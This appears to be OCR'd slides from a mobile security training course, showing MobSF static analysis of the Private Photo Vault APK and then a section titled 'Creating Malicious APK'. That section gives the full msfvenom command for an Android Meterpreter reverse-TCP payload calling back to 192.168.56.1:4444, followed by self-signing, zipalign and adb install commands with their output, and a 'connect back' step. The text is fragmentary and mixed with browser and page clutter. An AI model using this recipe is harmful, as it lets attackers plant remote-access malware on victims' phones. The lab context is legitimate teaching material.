

root@kali: ~/Desktop/photovault/smali/com/enchantedcloud
root@kali: ~/Desktop/Mobile-Security-Framework-MobSF
root@kali:~/Desktop/Mobile-Security-Framework-MobSF# ./setup.sh
[INSTALL] Found Python3
pip 18.1 from /usr/lib/python3/dist-packages/pip (python 3.7)
[INSTALL] Found pip
Collecting pip
Downloading https://files.pythonhosted.org/packages/5c/e0/be401c003291b56efc55aeba6a80ab790d3d4cece2778288d65323009420/pip-19.1.1-py2.py3-none-any.whl (1.4MB)
100% | 1.4MB 188kB/s
Installing collected packages: pip
Found existing installation: pip 18.1
Not uninstalling pip at /usr/lib/python3/dist-packages, outside environment /usr
Can't uninstall 'pip'. No files were found to uninstall.
Successfully installed pip-19.1.1
[INSTALL] Installing virtualenv
Collecting virtualenv
Downloading https://files.pythonhosted.org/packages/c4/9a/a3f62ac5122a65dec34ad4b5ed8d802633dae4bc06a0fc62e55fe3e96fe1/virtualenv-16.6.1-py2.py3-none-any.whl (2.0MB)
| 2.0MB 356kB/s
Installing collected packages: virtualenv
Successfully installed virtualenv-16.6.1
Already using interpreter /usr/bin/python3
Using base prefix '/usr'
New python executable in /root/Desktop/Mobile-Security-Framework-MobSF/venv/bin/python3
Also creating executable in /root/Desktop/Mobile-Security-Framework-MobSF/venv/bin/python
Installing setuptools, pip, wheel...
done.
[INSTALL] Installing APKiD requirements - yara-python
Requirement already satisfied: wheel in ./venv/lib/python3.7/site-packages (0.33.4)
/root/Desktop/Mobile-Security-Framework-MobSF/venv/lib/python3.7/site-packages/pip/_internal/commands/wheel.py:109: UserWarning: Disabling all use of wheels due to the use of --build-options / --global-options / --install-options.
cmdoptions.check_install_build_global(options)
Collecting git+https://github.com/VirusTotal/yara-python.git@v3.10.0
Cloning https://github.com/VirusTotal/yara-python.git (to revision v3.10.0) to /tmp/pip-req-build-36oknaju
Running command git clone -q https://github.com/VirusTotal/yara-python.git /tmp/pip-req-build-36oknaju
MobSF / Mobile-Security-Framework-MobSF
Watch
Code
Issues 11
Pull requests 3
Projects 2
Wiki
Security
Insights
Join GitHub today
GitHub is home to over 36 million developers working together to host and review code, manage projects, and build software together.
Sign up
Branch: master
Mobile-Security-Framework-MobSF / README.md
superpoussin22 dont display minor like 1.x.y only 1.x
114 lines (84 sloc) 8.94 KB
Mobile Security Framework (MobSF)
Version: v1.1 beta


127.0.0.1:8000
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHD
MOBSF
Drag files here or click Upload & Analyze
Upload & Analyze
Search MD5
Recent Scans | API Docs | About
© 2019 Mobile Security Framework - MobSF v1.1.2 Beta. All Rights Reserved





Edit file Mobsf/settings.py disable APKID


127.0.0.1:8000/StaticAnalyzer/?name=com.enchantedcloud.photovault-1.apk&type=apk&ch
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFu
MobSF
Recent Scans
API Docs
About
Search MD5
Static Analysis
Information
Scan Options
Signer Certificate
Permissions
Binary Analysis
Android API
Browsable Activities
Security Analysis
Malware Analysis
Reconnaissance
Components
Download Report
Start Dynamic Analysis
App Icon
App Score
Average CVSS 6.5
Security Score 35/100
Trackers Detection 7/204
File Information
Name com.enchantedcloud.photovault-1.apk
Size 14.15MB
MD5 e688487cae0c0b3ede7c01eb042f9074
SHA1 7e6a5856c811bf05eb93b0e65baebcef320c8d21
SHA256 03b2f454549d64d5e33e701ba6fd43d0ad2d76bb2bbe86152d50224e6d986d38
App Information
Package Name com.enchantedcloud.photovault
Main Activity com.github.browep.privatephotovault.activity.LauncherActivity
Target SDK 22 Min SDK 15 Max SDK
Android Version Name 1.6.3
Android Version Code 38
Play Store Information
Title Private Photo Vault
Score 4.2 Installs 5,000,000+ Price 0 Android Version Support 4.1 and up Category PHOTOGRAPHY, Play Store URL com.enchantedcloud.photovault
Developer Details Legendary Software Labs LLC, Legendary+Software+Labs+LLC, 1930 Village Center Circle #3-5195 Las Vegas, NV 89134, https://privatephotovault.com, support@privatephotovault.com,
Description
None


http://sciencetoybox.com/images/Procedures/Raising_hands.jpg


MOBILE BASED

Creating Malicious APK

CREATING MALICIOUS .APK


- Using Metasploit, keytool, jarsigner, zipalign
- msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 R > ~root/Desktop/nice.apk
- keytool -genkey -v -keystore my-release-key.Keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
- jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore nice.apk alias_name
- apt-get install zipalign
- zipalign -v 4 nice.apk newnice.apk
- adb install nice.apk


root@kali:~/Desktop/photovault/smali/com/enchantedcloud# msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.56.1 LPORT=4444 R > ~root/Desktop/nice.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10092 bytes
Filters
Search
My installed


root@kali:~/Desktop# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.
Keystore nice.apk alias_name
Enter Passphrase for keystore:
adding: META-INF/ALIAS_NA.SF
adding: META-INF/ALIAS_NA.RSA
adding: META-INF/SIGNFILE.SF
adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex
>>> Signer
X.509, CN=silph road, OU=The SR, O=The SR, L=Jakarta, ST=DKI Jakarta, C=ID
[trusted certificate]
jar signed.
Warning:
The signer's certificate is self-signed.
root@kali:~/Desktop# zipalign -v 4 nice.apk newnice.apk
Verifying alignment of newnice.apk (4)...
50 META-INF/MANIFEST.MF (OK - compressed)
290 META-INF/ALIAS_NA.SF (OK - compressed)
634 META-INF/ALIAS_NA.RSA (OK - compressed)
1780 META-INF/ (OK)
1830 META-INF/SIGNFILE.SF (OK - compressed)
2112 META-INF/SIGNFILE.RSA (OK - compressed)
3198 AndroidManifest.xml (OK - compressed)
4965 resources.arsc (OK - compressed)
5195 classes.dex (OK - compressed)
Verification successful
root@kali:~/Desktop# adb install nice.apk
nice.apk: 1 file pushed. 0.4 MB/s (11844 bytes in 0.031s)
pkg: /data/local/tmp/nice.apk
Success
rm failed for -f, No such file or directory
Filters
Search
Form factor
Android API
Density
Size
Source
com.enchantedcloud.photovault-1.apk
Mobile-Security-Framework-MobS
nice.apk
test.txt

RUN SERVER TO CONNECT BACK

